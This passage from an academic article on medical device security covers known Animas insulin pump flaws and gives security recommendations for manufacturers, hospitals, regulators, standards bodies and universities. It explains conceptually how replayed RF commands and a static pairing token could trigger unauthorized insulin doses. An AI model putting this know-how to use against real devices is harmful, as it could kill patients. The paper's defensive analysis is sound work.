4.4.1 Device and Environmental Characteristics

A patient has the insulin pump partly implanted (it's needle) in his body, because he is a diabetic. In simple words his pancreas cannot cope with monitoring and controlling his blood glucose level anymore which consequently is too high. The pump is necessary, because the manual control of the glucose level will often lead to injections of specific units of insulin which can be simplified.

The device has different hardware modules like a pump to inject little units of insulin to lower the blood glucose level and a beeper for alarms. It comes along with an integrated power management unit and an insulin container. The pump as well as a controlling unit (in case of this specific product called "meter remote") have an integrated keypad and a little display to control the delivery of insulin and to manually issue injections. The meter remote and pump have built-in RF capability to communicate with each other in the 900MHz band using a proprietary management protocol (Radcliffe, 2016). In our case the meter remote has a sensor for measuring blood glucose level which therefore needs to be checked manually (Animas Corporation). Other insulin pumps with body-integrated sensors for continuous blood glucose level monitoring are available on the market (Medtronic MiniMed, Inc.) (Tandem Diabetes Care, Inc.) (Ypsomed GmbH). The sensor measures some parameter in the patient's blood which allows to extrapolate the glucose level. The corresponding units of insulin are calculated, having given constraints like the already given amount of insulin during the day and parameters defined by a physician like the maximum dose for a day. When a dose shall be injected, the pump will be instructed to the administer calculated number of units. The meter remote can adopt patient individual parameters such as the maximum dose per day or critical ranges by the physician and trigger an insulin administration.

4.4.2 Preconditions for Attacks

The manual of the insulin pump reveals information about the initial pairing steps of meter remote and pump. RF features are deactivated on shipped devices and must be activated manually. (Animas, 2014) To ensure that communication will take place only between one meter remote and one pump they need to be paired initially. The communication between the meter remote and pump will work up to about 3 meters. (Animas, 2014) An

attacker needs hardware that can analyze and send 900MHz RF signals including common protocols and standards. Various hardware including a variety of software can be found and ordered in the internet. An attacker must be in range of the communicating devices.

4.4.3 Spoof Identity and Replay Pump Commands: Authentication Bypass by Capture Replay

An attacker may spoof identity of the meter remote to execute unauthorized pump commands like e.g. making the pump administer insulin replaying captured transmissions (CVE-2016-5086). This attack will succeed, because the protocol does not include replay attack defense elements like timestamps or sequence numbers in transmissions. A successful exploitation of these vulnerabilities has direct impact on patient safety. Being overdosed on insulin may cause his death due to hypoglycemia. Even if an attacker has no ability of reading the transmission format due to encryption and proprietary protocols, this attack would still succeed, because no semantic understanding of the replayed transmissions is needed.

4.4.4 Information Disclosure: Communications transmitted in Cleartext

The pump and meter control communicate in the clear (CVE-2016-5084). Sensitive health information like e.g. blood glucose results and insulin dosage data is leaked or at least unprotected from eavesdroppers. (ICS-CERT, 2016) Additionally, an attacker can reverse-engineer the protocol that is used to pair the devices which facilitates the discovery of the following attack.

4.4.5 Spoofing the Remote's Identity: Weak Pairing between Remote and Pump

J. Radcliffe explains in Rapid7's blog (Radcliffe, 2016) that the pairing process is done through multiple unencrypted packet exchanges where the two devices exchange information like e.g. serial numbers. The transmitted information is used to generate some cyclic redundancy check (CRC) token which will be transmitted by remote and pump for identification purposes in all future transmissions. The token generation does not include randomizing elements or randomizing information (e.g. timestamp) so that a fresh paring of the devices will result in an identical token (CVE-2016-5085). Attackers can capture the communication between meter and remote and extract the token which enables them to spoof the remote or the pump without having knowledge of how the token is generated. The vulnerability can be used to remotely administer insulin and potentially cause the patient to have a hypoglycemic reaction.

In this section, we discussed four exemplary medical devices in the healthcare environment and prerequisites for attacks. Delayed patching of medical software and operating system vulnerabilities in information system workstations increase the attack surface but often cannot be accelerated in the context of ensuring that an update has no side effects. Similar situations can be observed regarding large medical devices like e.g. an MRI where a strong coupling of software and hardware is even more present and where it's often the manufacturer's obligation to patch the systems. These devices may be segregated from the hospitals network as far as possible to reduce the attack surface. The third category of devices were movable devices such as infusion pumps that are moved within the hospital on demand. These devices often lack secure configurations such as unchanged or hard-coded default passwords. Often these devices are connected to the hospitals (untrustworthy) network to ease their configuration. They expose lots of ports that are not needed for normal operational use and do not sufficiently validate network traffic which makes it easy to discover such as device, gain access and manipulate its data or render it unavailable. The fourth category of devices we considered were active implantable medical devices like e.g. insulin pumps. They often are paired with remote controls or contain at least some RF capabilities like e.g. pacemakers for configuration purpose. The communication of these devices often is not replay-proof and unencrypted which leverages an attacker to read the transmissions which may contain sensitive health data or to execute unauthorized commands like insulin administrations.

All these examples show how the absence of basic security functionality and its defective implementation are leading to an elimination of the devices' safety functionality. To improve this situation, we give recommendations and leading questions that should be considered by all parties involved in the healthcare system to check whether their current security approach is sufficient to meet current and future requirements.

5 Recommendations

Following the remarks made in the previous chapters, it became clear that there are diverse groups of stakeholders representing different interests in the health care industry and each of them is significantly involved in health care.

There are the vendors that provide medical devices whose customers rely on the safety and security of these devices to be able to fulfill their operational requirements about the continuity of their services. In previous sections, it became apparent that there is a need to invest significantly more in the security of the medical devices, so Section 5.1 provides specific recommendations for medical device manufacturers.

On the other side, there are hospitals and health professionals that represent the healthcare providers that provide these services to patients. Their environment is highly complex and in addition with financial pressure security measures were neglected in the past if they were ever aware. Section 5.2 covers recommendations which should help them assessing the urgency of additional security measures.

There is no healthcare industry without regulations, market surveillance by public authorities and governance by political decisions. Digitization in the healthcare sector is not just a matter for the health service providers and industry but must be purposefully strengthened and shaped by a corresponding health policy at federal and state level (in case of Germany). Therefore, recommendations for public authorities and the politics are given in Section 5.3.

In Section 5.4 we address standards-developing organizations because they create and maintain technical standards that specify the form and structure of the data that present and future medical devices are using despite der proprietary formats and therefore represent the key interface of the devices.

In Section 5.5 the educational sector represented by the universities is treated because more and more people without an information technology background become users of and rely on this technology in their work and daily life without being aware of its insecurity and the risks arising with it.

5.1 Medical Device Manufacturers

Vendors of medical devices are aware about medical device security, at the latest by recent legal changes in line with the MDR. They will have to adopt their software development lifecycles, quality and risk management to fulfil stricter regulations. An important recommendation for the vendors is to change perspective and see their devices from the eyes of the most devilish attacker they could imagine. Assessing risks with threat modelling and including security decisions in their devices and its software from the beginning will come along

with much effort in the beginning but will return its benefit by safer and (more) secure medical devices. To come along with these requirements frequent security tests and audits must be performed and software updates for a variety of devices must be distributed. This poses a serious problem, because every software update which is distributed as reaction of a possible risk for a patient leads to the need of the recertification of the whole medical device. Technical specifications of medical devices and the mandatory risk analysis and their countermeasures often don't cover threats that come along with the great connectivity of the devices. Security measures of present devices often are introduced after the initial device's and software's design and therefore are not in depth. To ease your own future development and to preserve every treated patient's life, include common attack scenarios in your risk analysis, define misuse cases and implement countermeasures and security features in depth.

Ask yourself:

- Do you have enough documentation about risk analysis, security requirements, threat analysis, and the implemented security measures of your software and hardware?
- How current and detailed is your documentation?
- Does a customer receive this documentation for his own security management and risk analysis?
- How soon can you provide updates for your devices and how are they delivered?
- Do you provide secure configuration recommendations for your devices and how often are they updated?
- Do you have special processes for discovered vulnerabilities or bug bounties?
- Will your product be secure when being shipped after years of development and certification processes?
- Will it still be secure after activating all networking and connectivity features?
- Will a user be able to (unwillingly) disable all security features to connect to insecure systems and devices?
- Will the device still be secure after ten or twenty years of use?
- What will happen if the first line of defense fails (hoping you have more than one)?
- Can you prove your device is secure? If no, have you thought about organizing hacking challenges?

5.2 Healthcare Providers – Hospitals and Health Professionals

Hospitals as they are the main users of the medical devices are in fact worried about future developments having in mind that they may be liable in first place if patients are harmed. Many hospitals are investing much effort and money in the development of their IT infrastructure. Their scope and main objective of course is the medical treatment of patients.

It is not an easy task to maintain the operation of their systems, however, regarding possible future developments, it is long overdue to check the security of their systems more explicitly. There is no possibility of starting from scratch but, being aware of potential risks is the first step in preventing them. As a start, clinics

should regularly have security audits of their systems in production and implement countermeasures. Tenders should be written with the support of external specialists, to ensure that security requirements are consistently considered. A more recent study of KPMG (KPMG, 2017) in which 100 senior executives from the healthcare field in the US were interviewed for information security measures in 2017 says that hospitals are already developing and applying security measure like e.g. security hardening standards (71%), configuration management or penetration testing (48%). Even though the health care systems of the US and European member states differ, the challenges to IT security are the same. The former pure healthcare providers evolve to secondary health information consumers and providers. IT security may be the show stopper for many health service providers and a game-changer for those that adopt. A ransomware incident in Neuss in Germany forced the hospital to shut down their systems for four days. The whole incident caused a financial loss of 1 million Euros which was mainly caused by "wickedly expensive IT security experts" (German: "sündhaft teure IT-Sicherheitsexperten") (Ärzte Zeitung, 2016). The financial damage caused by a single incident in a short time, was not perceived as the hospital's failures, but as that the specialists were wickedly expensive which is bizarre. Imagine which measures could have been taken to secure your systems with that money instead of ignoring risks and blaming specialists to serve expensive emergency assistance.

Ask yourself:

- Do you have an IT security management system?
- Are you investing (enough) in countermeasures to protect your infrastructure?
- Can you prove it with penetration tests?
- Are your processes structured to the extent that in the case of a failure of the IT systems a continuity of clinical operations is still possible?
- Is the last system in which you invested securely configured? Did you test that?
- Do you test, set and check medical device (security) configurations?
- Do you include security requirements in tenders?
- Do you have a model of your IT system landscape with all medical devices (think of e.g. 3LGM2[12])?
- Can you tell which information system is needed in which clinical department?
- Can you tell which application components are used to support which enterprise function?
- Can you tell how the applications communicate?
- Can you tell which hardware components are necessary for the operation of your applications?
- Can you tell which medical device was used for which patient?
- Can you tell for all medical devices when they received the last software update?

[12] *Three Layer graph-based Meta Model 3LGM² is a Meta Model for the description of Information systems by expressing which application systems support which operational tasks and on which hardware the application systems are running. (Winter & Haux, 1995)*

- Are all your employees aware of security risks?
- Do you have policies for secure email communication, private and clinical internet usage, use of USB sticks, WLAN, use of business and private mobile devices, handling of sensitive electronic and paper-based documents?
- Are you sure that none of your internal systems is exposed to the internet (and can be found by search engines for internet-connected devices)?

5.3 Politics and Public Authorities

Digitization in the healthcare sector will predictively not work without investment. Supply public tenders with functional and non-functional security requirements. Develop recommendations and best-practices for processes such as medical device updates and simplify existing regulations so that they do not constitute an obstacle for providing security.

More transparency about risk reports, their causes and effects must be sought. Give out more data so that trends can be observed, and better research can be done. Include security related categories. However, case-by-case identification of cause, manifestation and device category is indispensable for proper evaluation. Gives more details about errors and give financial support for security audits and penetration tests and publish results. Just show who does not keep standards.

There is no good way for a secure digitization of the health care system, if the managing processes are paper-based. The managing authorities must speed up procedures and change their own strategy in order not to slow down innovation for the administered healthcare market.

Responsibilities about security are handed back and forth between manufacturers and providers. Only when standards that guarantee high trust of communicating parties are used, it will be possible to clearly identify who doesn't align with those standards. Most of the needed technology is already existing but needs to be adopted to the healthcare sector. This adjustment must be controlled, specified and somehow forced, as well as introduced step by step. Additional infrastructure will be needed, such as public key infrastructure with certificate authorities. Without investment, this will not be feasible, and this cannot be borne by the health expenditure of the population but requires targeted investment by the government. Another challenge will be to involve all stakeholders nationally and to rely on international standards so as not to close the market for internationally active manufacturers.

5.4 Standards-developing Organizations

Regarding the future, it is sure that more and more devices will be directly producing data that must be stored in organizational concepts such as an electronic health record (EHR) and its subsystems. With an increasing interoperability driven by emerging medical communication standards like HL7 FHIR, it is likely that data will be organized institution-independent and patient-centered, containing health data from fitness trackers and other consumer electronics, too. Imagine what will happen with millions of unpatched devices communicating, having received their last software update ten years ago. Include security requirements in early design and draft stages to ensure that it will not be forgotten. Technical standards tend to specify the form and structure of the data extensively. The reference security standards and mechanisms claim that the state of the art should be applied. Although existing standards address security on a conceptual level, our advice is to introduce more specific minimum security requirements and (network) trust boundaries. Do not only think of the trustworthiness of devices and systems exchanging the data. Data is not only in transit.

- How is the integrity of the data preserved after being exchanged?
- How trustworthy is data that was received by a certain system?
- Can a decision a system or individual is doing based on this data be safe or how can an individual assess the trustworthiness of the data?
- Is there by default a way to account a dataset to a device of a specific vendor in a specific hospital at a given visit at a given moment for a given patient without much effort?

5.5 Universities

"The imparting of a basic understanding of IT security should also be incorporated into bachelor's courses without direct IT relevance. Graduates of subjects such as medicine, business administration, law or German studies will make intensive use of IT systems in their day-to-day work so that knowledge of their security is also of great importance to this group of people." (Gesellschaft für Informatik e.V. (GI), S. 6, translated) The previous quote could be from today, as it was already noted in October 2006 by the Gesellschaft für Informatik (GI) in Germany in a recommendation on the consideration of IT security in school and academic education. Keep in mind – 2006 – that's 3 months before Steve Jobs presents the first iPhone. It is up to the teachers to decide whether to agree and to reflect on whether or whether not they are adequately implementing relevant knowledge in their course of studies. But without doubt they should be at least building awareness for security no matter if they educate future lawyers, physicians or primary school teachers.

6 Conclusion and Outlook

This article discusses the security of medical devices. In the following we summarize the work briefly, give restrictions, give an outlook on future work and close the article with a conclusion.

6.1 Summary

In Section 2, we outlined the basic regulations and definitions about medical devices before presenting statistics that are published by the BfArM in Section 3. Specifically, we discussed the statistics regarding medical devices and its software and the difficulties that arose with the way of presentation provided by the BfArM. The statistics show that the amount of risk reports is increasing yearly. Most reports relate to implants and technical equipment. The most observed types of manifested errors were mechanical problems and functional failures, software didn't (and cannot) manifest terminally. Most present causes were "not product-related", followed by design faults which also include software faults. In Section 4, plausible attack scenarios from publicly available information on medical devices were presented. Recommendations and some leading questions for security were given in chapter 5.

6.2 Contribution

The contribution of this article is to present the current state of security of medical devices based on publicly available information, such as vulnerability reports and risk reports. It was pointed out that manufacturers, health care providers, public authorities and politics have deficits in their healthcare security strategies by focusing on safety and that there is rarely transparency about the security of the devices and their use. Additional, exemplary attacks on different categories of medical devices were discussed and upcoming questions and recommendations for the different stakeholders in healthcare were given.

6.3 Limitations and Future Work

The statistics discussed in Section 3 can't tell why the risk reports are increasing yearly and do not provide any information about security-related errors or causes. Also, the statistics throw all reports of all years in one chart for a given view on the data, so there is no possibility to tell if there are trends of causes or errors. No data for manual interpretation is provided by the BfArM.

The attacks discussed in Section 4 have not been actively performed. It is not easy to test the security of medical devices and the clinical environment in production without taking the risk of harming a patient's life.

Nevertheless, it is possible to test devices and their security in an isolated environment and to check common security best practices like e.g. hardening guides and security policies. All audiences should ask themselves, if they are aware of the current situation and doing enough to anticipate the alarming developments.

6.4 Conclusion

Risks of medical devices pose a massive threat to patients. The growing number of risk reports and recent ransomware attacks shows that the risk of an incident is increasing yearly. Although it cannot be reliably demonstrated that a lack of security is responsible for all reported incidents, penetration tests show that there is considerable need to address security in the healthcare before there is serious harm to a patient. Given the fact that medical devices currently develop in the direction of sharing both medical data and control functionality (which is good), it becomes increasingly important to adhere to security best practices. Although standards already address security on a conceptual level, our advice is to introduce more specific minimum security requirements.

7 References

Animas. (2014, November 7). *Owner's booklet One Touch Ping*. Retrieved February 14, 2018, from https://www.animas.com/sites/animas.com/files/pdf/41029400B_OB_OTP_US_EN_MGDL_R3.pdf

Animas Corporation. (n.d.). *One Touch Ping.* Retrieved February 28, 2018, from https://www.animas.com/diabetes-insulin-pump-and-bloog-glucose-meter/onetouch-ping-blood-glucose-monitor

Apple Inc. (2018, January 24). *Apple announces effortless solution bringing health records to iPhone*. Retrieved February 27, 2018, from https://www.apple.com/newsroom/2018/01/apple-announces-effortless-solution-bringing-health-records-to-iPhone/

Ärzte Zeitung. (2016, December 12). *Klinik punktet mit offenem Krisenmanagement.* Retrieved February 28, 2018, from https://www.aerztezeitung.de/praxis_wirtschaft/klinikmanagement/article/925740/nach-cyber-attacke-klinik-punktet-patienten.html

BBC News. (2017, October 27). *NHS 'could have prevented' WannaCry ransomware attack*. Retrieved January 11, 2018, from http://www.bbc.com/news/technology-41753022

BfArM. (2017, August 18). *Anzahl der Risikomeldungen*. Retrieved January 12, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/AllgStatAngaben/Anzahl-Risikomeldungen/_node.html

BfArM. (2017, August 18). *Anzahl der Risikomeldungen nach Produktgruppen*. Retrieved February 8, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/AllgStatAngaben/Anzahl-Risikomel_Produktgruppen/_node.html

BfArM. (2017, August 4). *Design- / Konstruktionsfehler*. Retrieved February 8, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/Problemanalyse/Fehlerursache_Design-Konstrukfehler/_node.html

BfArM. (2017, August 4). *Fehlerarten*. Retrieved February 8, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/Problemanalyse/Fehlerarten/_node.html

BfArM. (2017, August 4). *Fehlerursachen*. Retrieved February 8, 2018, from `https://www.bfarm.de/DE/Service/Statistik/MP_statistik/Problemanalyse/Fehlerursachen/_node.html

BfArM. (2017, April 3). *Field Safety Notice.* Retrieved February 12, 2018, from Merlin@Home and Merlin.net Remote Monitoring: https://www.bfarm.de/SharedDocs/Kundeninfos/EN/01/2017/00310-17_kundeninfo_en.pdf?__blob=publicationFile&v=1

BfArM. (2017, August 4). *Maßnahmen zur Schadensbegrenzung (für Produkte im Feld)*. Retrieved March 4, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/KorrektiveMassnahmen/Massn-Schadensbegr/_node.html

BfArM. (2017, August 4). *Nicht-produktbezogene Ursache*. Retrieved February 8, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/Problemanalyse/Fehlerursache_nicht-prod-bez/_node.html

BfArM. (2018). *Dringende Sicherheitsinformationen zu Medizinprodukten*. Retrieved March 3, 2018, from https://www.bfarm.de/SiteGlobals/Forms/Suche/Service_Formular.html?cl2Categories_Rubrik=medizinprodukte&dateOfIssue_dt=2018&resultsPerPage=100&sortOrder=score+desc%2C+dateOfIssue_dt+desc&doctype=pbpresentation

BfArM. (n.d.). *Darstellung der von der statistischen Auswertung erfassten Daten*. Retrieved February 8, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/erfasste-Daten/_node.html

BfArM. (n.d.). *Statistiken - Medizinprodukte*. Retrieved January 11, 2018, from https://www.bfarm.de/DE/Service/Statistik/MP_statistik/statist-auswertung.html

BfArM. (n.d.). *Vigilance System*. Retrieved January 11, 2018, from https://www.bfarm.de/EN/MedicalDevices/VigilanceSystem/_node.html

Bloomberg L.P. (2015, November). *It's Way Too Easy to Hack the Hospital*. Retrieved February 28, 2018, from https://www.bloomberg.com/features/2015-hospital-hack/

Bundesministerium der Justiz und für Verbraucherschutz (BMJV). (n.d.). *Gesetz über Medizinprodukte*. Retrieved January 12, 2018, from https://www.gesetze-im-internet.de/mpg/index.html

Bundesministerium der Justiz und für Verbraucherschutz (BMJV). (n.d.). *MPBetreibV: § 4 Allgemeine Anforderungen*. Retrieved February 8, 2018, from https://www.gesetze-im-internet.de/mpbetreibv/__4.html

CNBC LLC. (2015, December 2). *VTech hack: Data of 6.4M kids exposed*. Retrieved February 25, 2018, from https://www.cnbc.com/2015/12/02/vtech-hack-data-of-64m-kids-exposed.html

European Commission. (n.d.). *Active implantable medical devices.* Retrieved January 11, 2018, from https://ec.europa.eu/growth/single-market/european-standards/harmonised-standards/implantable-medical-devices_en

European Commission. (n.d.). *In vitro diagnostic medical devices.* Retrieved January 11, 2018, from https://ec.europa.eu/growth/single-market/european-standards/harmonised-standards/iv-diagnostic-medical-devices_en

European Commission. (n.d.). *Medical devices.* Retrieved January 11, 2018, from https://ec.europa.eu/growth/single-market/european-standards/harmonised-standards/medical-devices_en

European Commission. (n.d.). *Regulatory framework.* Retrieved January 11, 2018, from https://ec.europa.eu/growth/sectors/medical-devices/regulatory-framework_en

European Union. (1990, July 20). *Official Journal of the European Communities.* Retrieved February 9, 2018, from L189: http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=OJ:L:1990:189:TOC

European Union. (1993, July 19). *Official Journal of the European Communities.* Retrieved February 9, 2018, from L 169 - Council Directive 93/42/EEC of 14 June 1993 concerning medical devices: http://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=OJ:L:1993:169:FULL&from=EN

Gesellschaft für Informatik e.V. (GI). (n.d.). *IT-Sicherheit in der Ausbildung.* Retrieved January 12, 2018, from Empfehlung zur Berücksichtigung der IT-Sicherheit in der schulischen und akademischen Ausbildung: https://fb-sicherheit.gi.de/fileadmin/redaktion/empfehlungen/GI-Empfehlung-IT-Sicherheit-in-der-Ausbildung-2006_01.pdf

Grunow, F. (2013, November 21). *Medical Device Security*. Retrieved January 11, 2018, from https://insinuator.net/2013/11/medical-device-security/

Grunow, F. (2015, July 1). *The patient's last words: I am not a target!* Retrieved January 11, 2018, from https://insinuator.net/2015/07/the-patients-last-words-i-am-not-a-target/

ICS-CERT. (2015, June 10). *Hospira LifeCare PCA Infusion System Vulnerabilities (Update B)*. Retrieved February 13, 2018, from Advisory (ICSA-15-125-01B): https://ics-cert.us-cert.gov/advisories/ICSA-15-125-01B

ICS-CERT. (2015, March 31). *Hospira MedNet Vulnerabilities*. Retrieved February 12, 2018, from Advisory (ICSA-15-090-03): https://ics-cert.us-cert.gov/advisories/ICSA-15-090-03

ICS-CERT. (2015, June 10). *Hospira Plum A+ and Symbiq Infusion Systems Vulnerabilities*. Retrieved February 12, 2018, from Advisory (ICSA-15-161-01): https://ics-cert.us-cert.gov/advisories/ICSA-15-161-01

ICS-CERT. (2016, October 5). *Animas OneTouch Ping Insulin Pump Vulnerabilities*. Retrieved February 14, 2018, from Advisory (ICSMA-16-279-01): https://ics-cert.us-cert.gov/advisories/ICSMA-16-279-01

ICS-CERT. (2017, August 29). *Abbott Laboratories' Accent/Anthem, Accent MRI, Assurity/Allure, and Assurity MRI Pacemaker Vulnerabilities*. Retrieved February 12, 2018, from Advisory (ICSMA-17-241-01): https://ics-cert.us-cert.gov/advisories/ICSMA-17-241-01

ICS-CERT. (2017, November 14). *Philips IntelliSpace Cardiovascular System and Xcelera System Vulnerability*. Retrieved February 12, 2018, from Advisory (ICSMA-17-318-01): https://ics-cert.us-cert.gov/advisories/ICSMA-17-318-01

ICS-CERT. (2017, August 03). *Siemens Molecular Imaging Vulnerabilities*. Retrieved February 12, 2018, from Advisory (ICSMA-17-215-02): https://ics-cert.us-cert.gov/advisories/ICSMA-17-215-02

IMDRF. (2013, December 9). *Software as a Medical Device (SaMD): Key Definitions*. Retrieved February 26, 2018, from http://www.imdrf.org/docs/imdrf/final/technical/imdrf-tech-131209-samd-key-definitions-140901.pdf

IMDRF. (n.d.). *International Medical Device Regulators Forum*. Retrieved February 26, 2018, from http://www.imdrf.org/

KPMG. (2015, August 26). *Health Care and Cyber Security.* Retrieved February 26, 2018, from Increasing Threats Require Increasing Capabilities: https://advisory.kpmg.us/content/dam/kpmg-advisory/PDFs/ManagementConsulting/2015/KPMG-2015-Cyber-Healthcare-Survey.pdf

KPMG. (2017, July 28). *The healthy approach to cyber security.* Retrieved February 26, 2018, from For data-intensive healthcare, cyber security is integral to innovation: http://www.kpmg-institutes.com/content/dam/kpmg/healthcarelifesciencesinstitute/pdf/2017/cyber-report-healthcare.pdf

Lyon, G. (n.d.). *Nmap: the Network Mapper - Free Security Scanner*. Retrieved February 15, 2018, from https://nmap.org/

Medtronic MiniMed, Inc. (n.d.). *MiniMed 530G System.* Retrieved February 28, 2018, from https://www.medtronicdiabetes.com/products/minimed-530g-diabetes-system-with-enlite

Miele & Cie. KG. (2017, April 8). *Wichtiger Sicherheitshinweis für die Miele Reinigungs- und Desinfektionsgeräte PG 8527,PG 8528, PG 8535, PG 8536*. Retrieved February 12, 2018, from https://www.bfarm.de/SharedDocs/Kundeninfos/DE/02/2017/03160-17_Kundeninfo_de.pdf?__blob=publicationFile&v=1

MITRE. (n.d.). *CWE-522: Insufficiently Protected Credentials*. Retrieved February 13, 2018, from https://cwe.mitre.org/data/definitions/522.html

NIST NVD. (2017, November 17). *CVE-2017-14111*. Retrieved February 13, 2018, from https://nvd.nist.gov/vuln/detail/CVE-2017-14111

Official Journal of the European Union. (2017, April 5). *REGULATION (EU) 2017/745 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL.* Retrieved February 26, 2018, from http://eur-lex.europa.eu/legal-content/EN/TXT/HTML/?uri=CELEX:32017R0745&from=DE

Philips Health Systems. (2018, January 23). *DRINGEND – Medizingeräte-Korrektur*. Retrieved March 4, 2018, from Philips IntelliVue Informationszentrale (PIIC) iX: https://www.bfarm.de/SharedDocs/Kundeninfos/DE/10/2018/00606-18_kundeninfo_de.pdf?__blob=publicationFile&v=1

Philips Volcano. (2017, November 21). *Philips-Systeme Volcano s5i, CORE und CORE Mobile mit Softwareversion v3.5*. Retrieved February 12, 2018, from https://www.bfarm.de/SharedDocs/Kundeninfos/DE/17/2017/11796-17_kundeninfo_de.pdf?__blob=publicationFile&v=1

PricewaterhouseCoopers. (2017). *Top health industry issues of 2018*. Retrieved February 28, 2018, from A year for resilience amid uncertainty: https://www.pwc.com/us/en/health-industries/assets/pwc-health-research-institute-top-health-industry-issues-of-2018-report.pdf

Radcliffe, J. (2016, October 4). *Multiple Vulnerabilities in Animas OneTouch Ping Insulin Pump*. Retrieved February 8, 2018, from https://blog.rapid7.com/2016/10/04/r7-2016-07-multiple-vulnerabilities-in-animas-onetouch-ping-insulin-pump/

Tandem Diabetes Care, Inc. (n.d.). *t:slim X2TM Insulin Pump.* Retrieved February 28, 2018, from https://www.tandemdiabetes.com/products/t-slim-x2-insulin-pump

The Guardian. (2017, October 10). *Deloitte hack hit server containing emails from across US government*. Retrieved February 25, 2018, from https://www.theguardian.com/business/2017/oct/10/deloitte-hack-hit-server-containing-emails-from-across-us-government

The Guardian. (2017, November 21). *Uber concealed massive hack that exposed data of 57m users and drivers*. Retrieved February 25, 2018, from https://www.theguardian.com/technology/2017/nov/21/uber-data-hack-cyber-attack

The MITRE Corporation. (2018, January 18). *CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer*. Retrieved March 5, 2018, from http://cwe.mitre.org/data/definitions/119.html

The MITRE Corporation. (2018, January 18). *CWE-94: Improper Control of Generation of Code ('Code Injection')*. Retrieved March 5, 2018, from http://cwe.mitre.org/data/definitions/94.html

The OWASP Foundation. (2017, September 13). *The OWASP Secure Medical Device Deployment Standard*. Retrieved February 20, 2018, from https://www.owasp.org/index.php/OWASP_Secure_Medical_Device_Deployment_Standard#tab=Main

The Register. (2017, October 27). *NHS could have 'fended off' WannaCry by taking 'simple steps' – report*. Retrieved March 20, 2018, from https://www.theregister.co.uk/2017/10/27/nhs_could_have_fended_off_wannacry_says_nao_report/

Threatpost. (2017, February 7). *ST. JUDE PATCHES ADDITIONAL CARDIAC DEVICE*. Retrieved February 28, 2018, from https://threatpost.com/st-jude-patches-additional-cardiac-device/123596/

University of Washington. (2015, May 13). *To Make a Robot Secure.* Retrieved February 26, 2018, from An Experimental Analysis of Cyber Security Threats Against Teleoperated Surgical Robotics: https://arxiv.org/pdf/1504.04339.pdf

Vanhoef, M. (2018). *Key Reinstallation Attacks*. Retrieved February 25, 2018, from Breaking WPA2 by forcing nonce reuse: https://www.krackattacks.com/

Winter, A., & Haux, R. (1995). A three-level graph-based model for the management of hospital information systems. *Methods Archive, 34*(4), pp. 378--396.

Wired. (2016, March 30). *Why Hospitals Are the Perfect Targets for Ransomware.* Retrieved from https://www.wired.com/2016/03/ransomware-why-hospitals-are-the-perfect-targets/

Wired. (2017, June 28). *Everything you need to know about EternalBlue – the NSA exploit linked to Petya*. Retrieved March 20, 2018, from http://www.wired.co.uk/article/what-is-eternal-blue-exploit-vulnerability-patch

Ypsomed GmbH. (n.d.). *mylife OmniPod.* Retrieved February 28, 2018, from http://de.mylife-diabetescare.de/mylife-omnipod-entdecken.html